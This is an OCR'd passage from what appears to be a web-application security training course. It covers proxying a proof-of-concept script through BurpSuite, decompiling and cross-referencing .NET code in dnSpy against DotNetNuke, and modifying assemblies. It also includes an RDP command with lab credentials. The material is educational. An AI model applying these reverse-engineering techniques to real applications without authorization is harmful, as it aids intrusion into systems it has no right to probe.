


Figure 26: BurpSuite History still shows only requests performed against the Atmail server

Unfortunately, after running our script, we still only see requests to the Atmail webserver (Figure 26). We forgot to add the ManageEngine target to our scope! As we saw previously, this is an easy fix but before we do that, we will need to re-enable the capture of out-of scope items setting that we previously disabled. We can do this in the *Proxy* > *HTTP history* tab by clicking on the *Re-enable* button as shown in Figure 27.




Figure 27: Re-enabling the out-of-scope traffic capture

We will then re-run our Python script, navigate back to the *Target* > *Site map* tab, right-click on the ManageEngine URL, and select *Add to scope* (Figure 28).




Figure 28: Adding the ManageEngine server to scope

Finally, we can navigate to the *History* tab, where we can inspect the captured ManageEngine request.




Figure 29: Viewing the Python script request in the Proxy tab

At this point, we could also repeat the step from Figure 11, in order to only show in-scope items in our history.

While the previous example is rather simple in nature, it provides us with a starting point for proof-of-concept scripts we will develop in later modules. As these scripts will grow in complexity, we suggest that you become more familiar with the *requests* Python library.

1.2.1 Exercise

Repeat the steps outlined in this section and make sure you can intercept HTTP requests from the proof-of-concept script.

1.3 Source Code Recovery

As we mentioned at the beginning of this module, the ability to recover the source code from web applications written in compiled languages is extremely valuable. In this course, we will be focusing mainly on Java and .NET source code recovery, as they are directly related to the vulnerable applications we will explore.

1.3.1 Managed .NET Code

Later in the course, we will deal with a vulnerable version of the DotNetNuke[11] .NET web application. This implies that we will need to decompile managed .NET executable files as well. Once again, there are a number of tools that can accomplish this goal, some of which even integrate seamlessly with Visual Studio. A nice addition to the most commonly used .NET decompilers is that they can also easily be used as debuggers.

With that said, we will use the freely available *dnSpy*[12] decompiler and debugger for this purpose, as it provides us with all the necessary functionality to achieve our goals.

dnSpy makes use of the *ILSpy*[13] decompiler engine in order to extract the source code from a .NET compiled module.

Decompilation

To demonstrate a very basic workflow that can be used when dealing with .NET executables, we will make use of a simple C# example program. Let's first connect to the DNN lab machine through remote desktop from Kali. You can find the correct credentials in your course material.

```
kali@kali:~$ xfreerdp +nego +sec-rdp +sec-tls +sec-nla /d: /u: /p: /v:dnn
/u:administrator /p:studentlab /size:1180x708
```

Listing 5 - Using xfreerdp to connect to the DNN VM

Then let's create a text file on the Windows virtual machine desktop using Notepad++ with the following code:

[11] https://www.dnnsoftware.com/

[12] https://github.com/0xd4d/dnSpy

[13] https://github.com/icsharpcode/ILSpy

```
using System;

namespace dotnetapp
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("What is your favourite Web Application Language?");
            String answer = Console.ReadLine();
            Console.WriteLine("Your answer was: " + answer + "\r\n");
        }
    }
}
```

Listing 6 - A basic C# application

We will save this file as **test.cs**. In order to compile it, we will use the **csc.exe**[14] compiler from the .NET framework.

```
c:\Users\Administrator\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
test.cs
```

Listing 7 - Compiling the test executable




Figure 30: Using CSC.exe to compile

Once our **test.exe** is created, we will execute it to make sure it works properly.

```
c:\Users\Administrator\Desktop>test.exe
What's your favorite web application language?
C-Sharp
Your answer was: C-Sharp
```

Listing 8 - Testing the sample executable

[14] https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/compiler-options/command-line-building-with-csc-exe

We can now open dnSpy and see if we can decompile the code for this executable. In order to do that, we will drag the **test.exe** file to the *dnSpy* window. This will automatically trigger the decompilation process in *dnSpy*.




Figure 31: Test.exe in dnSpy

To view the source code of this executable, we will have to expand the *test* assembly navigation tree and select *test.exe*, *dotnetapp*, and then *Program*, as shown in Figure 32. In the same figure you can see that the decompilation process was successful.




Figure 32: Navigating to the decompiled source code

Cross-References

When analyzing and debugging more complex applications, one of the most useful features of a decompiler is the ability to find cross-references[15] to a particular variable or function. This allows the researcher to better understand the code logic by studying the execution flow statically or even setting strategic breakpoints[16] to debug and inspect the target application at runtime. Let's see how cross-references work in *dnSpy* with a basic example.

Let's suppose that while studying our DotNetNuke target application, we noticed a few *base64* encoded values in the HTTP requests captured by BurpSuite. Since we would like to better understand where these values are decoded and processed within our target application, we could make the assumption that the function(s) name(s) that handle *base64* encoded values contain the word "base64".

We'll follow this assumption and start searching for these functions in *dnSpy*. For a thorough analysis we should open all the .NET modules loaded by the web application in our decompiler. However, for the purpose of this exercise, we'll only open the main DNN module, C:\inetpub\wwwroot\dotnetnuke\bin\DotNetNuke.dll, and search for the term "base64" within method names as shown in Figure 33.

[15] "In programming,"cross-referencing" means the listing of every file name and line number where a given named identifier occurs within the program's source tree.", https://en.wikipedia.org/wiki/Cross-reference

[16] https://en.wikipedia.org/wiki/Breakpoint




Figure 33: Opening DotNetNuke.dll

The search result provides us with a list of method names containing the *base64* term (Figure 34).




Figure 34: Searching for a base64 string

Let's now pick one of the functions and try to find its cross-references. We'll start by choosing the *Base64UrlDecode* function. We'll right-click on it and then select the *Analyze* option from the context menu.




Figure 35: Analyzing a function

We should see the results of this action in the *Analyzer* window. Specifically, if we expand the function name, we see two options: *Used By* and *Uses* (Figure 36).




Figure 36: Finding cross-references for a given function

As the name suggests, if we expand the *Used By* node, we should see all the places where our example function is called within the target DLL, which is extremely useful when analyzing source code. If we now click on the cross-reference, *dnSpy* takes us where the function call is issued in the source code (Figure 37).

```
FacebookRequestController
122             string[] array = rawSignedRequest.Split(new char[]
123             {
124                 '.'
125             });
126             string text = array[0];
127             string text2 = array[1];
128             if (!string.IsNullOrEmpty(text) && !string.IsNullOrEmpty(text2))
129             {
130                 UTF8Encoding utf8Encoding = new UTF8Encoding();
131                 byte[] inArray = FacebookRequestController.SignWithHmac(utf8Encoding.GetBytes(text2), utf8Encoding.GetBytes
                      (secretKey));
132                 string a = FacebookRequestController.Base64UrlDecode(Convert.ToBase64String(inArray));
133                 if (a == text)
134                 {
135                     return true;
136                 }
137             }
138         }
139         return false;
140     }
141
```

Figure 37: Showing the cross-reference in the source code

Modifying assemblies

Finally, we want to briefly mention the *dnSpy* ability to arbitrarily modify assemblies. This comes in very handy when we need to add debugging statements to a log file for example, or alter assemblies' attributes in order to better debug our target application.

In order to demonstrate this technique, we will briefly return to our previous custom executable file and edit it using *dnSpy*. Let's right click *Program* and choose *Edit Class* (Figure 38).




Figure 38: Editing a class in dnSpy

Then we'll change the string that says "Your answer was:" to "You said:" (Figure 39).




Figure 39: Modifying code the source code with dnSpy

And finally, we will click *Compile*, then *File* > *Save All* to overwrite the original version of the executable file (Figure 40, Figure 41).




Figure 40: Saving our modified assembly




Figure 41: Replacing our original test.exe file

If we go back to our command prompt and re-run **test.exe**, we see that the second print statement now shows "You said:" (Figure 42).

